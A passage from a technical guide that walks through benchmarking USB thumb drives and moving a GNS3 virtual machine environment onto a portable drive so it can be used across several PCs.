


Figure 2 – Starting a speed test

2.1.6. Press the “Start Test” button




Figure 3 – Speedtest

2.2. MiniTool Partition Wizard

2.2.1. Download the tool from https://www.partitionwizard.com/partitionmagic/usb-3-0-speed.html

2.2.2. Double-click on the pw-demo application in your downloads to install and start the program




Figure 4 – MiniTool Partition Wizard

2.2.3. Select the thumb drive, then click on Disk Benchmark

2.2.3.1. Change the transfer size from 32 KB to 128 KB




Figure 5 – MiniTool Disk Benchmark

2.2.3.2. Press “Start”

3. The benchmark MUST BE at least 300 MBps for reading chunks of 128MB of data to achieve non-laggy speeds




Figure 6 – USB speed test using USBDeview




Figure 7 – USB speed test using Partition Wizard

- Dr. Heath Van Horn uses a motherboard's M2 SSD Hard Drive mounted in a USB 3.2 enclosure, which turns the SSD into a thumb drive. This setup offers ample storage but is limited by the maximum USB 3 speeds. However, unlike other USB drives, the M2 Drive consistently exceeds the 300 Mbps threshold.



Figure 8 – SSD drive in a USB 3.2 cage (picture taken by Dr. Heath Van Horn and used with permission)

However, unlike other USB drives, the M2 Drive consistently exceeds the 300 Mbps threshold.




Figure 9 – m2 in a USB 3.0 cage speedtest using USBDeview

Final note. We don't recommend products. However, we have noticed that sticking with well-known name

brands and spending a little bit more (e.g., $30 instead of $20), it is likely that the device will yield actual USB 3.0 drive speeds. Ensure that you test the drive to verify its functionality.

Phase II – Setting up the portable device to run GNS3

Having GNS3 run on a portable device can be very handy if you move your environment between two or more PCs (home, work, school, etc.). However, you have to do a bit of prep work.

- The GNS3 VM and the other VMs are portable features,
- The GNS3 base must be installed on every PC – this is **NOT** portable
- All GNS3 versions must be the same (each GNS3 base and the portable GNS3 VM)
- Any project you create cannot go backward in GNS3 versions

1. Install the GNS3 VM (Chapter 2) as you usually would
2. Insert your portable drive
3. Create folders on the portable drive:
    - 3.1. projects
    - 3.2. configs
    - 3.3. appliances
    - 3.4. symbols (if you use anything not provided by GNS3 defaults)
4. Clone the GNS3 VM to the portable drive
    - 4.1. Right-click on the GNS3 VM and select clone




Figure 10 – Clone the GNS3 VM

4.2. Change the VM's name to something meaningful. We used "*GNS3 VM Portable*." Select the removable drive in the path, then hit "Next."




Figure 11 – Name the VM and select the removable drive

4.3. Select “Full Clone” then hit “Finish”




Figure 12 – Select Full Clone

5. Configure GNS3 on each PC you want to use in the portable environment

5.1. Start GNS3 and close the project Window. Please do not open a project, we have some settings to modify and will have to restart

5.1.1. Select Edit –> Preferences




Figure 13 – Select edit, then preferences

5.1.2. You can change the general preferences to folders on the portable drive




Figure 14 – Change default folders

5.1.3. Change the GNS3 VM to the clone we created on the portable drive

> **NOTE:** VMs will only show the VMs within the local VirtualBox manager. This will become more important later.




Figure 15 – Change default GNS3 VM

5.1.4. Press “Apply”

5.1.5. Restart GNS3 for the changes to take effect

6. So long as you apply the above steps to every PC or laptop you intend to use with your portable environment, you can keep every project, VM, and appliance on the portable device. Essentially, you can have your work product anywhere you are working

Phase III – Using the portable device on a new PC

When you create new VMs on one PC and then try to use them on another, there is a process that must be followed. It isn’t complicated, but you need to remember some things. Remember, the new PC doesn’t know what you did on the other PC. Sure, some information will transfer, but the addition of new VMs will not be known on the new machine.

1. Ensure compatibility between the new PC and the one you use. Nothing will work if these versions

are different

1.1. GNS3 base environment must be the same version

1.2. VirtualBox 7.0.x is installed

2. Navigate to your portable USB drive

3. Double-click on the GNS3 Portable VirtualBox Machine file to import it into the new PC's VirtualBox manager

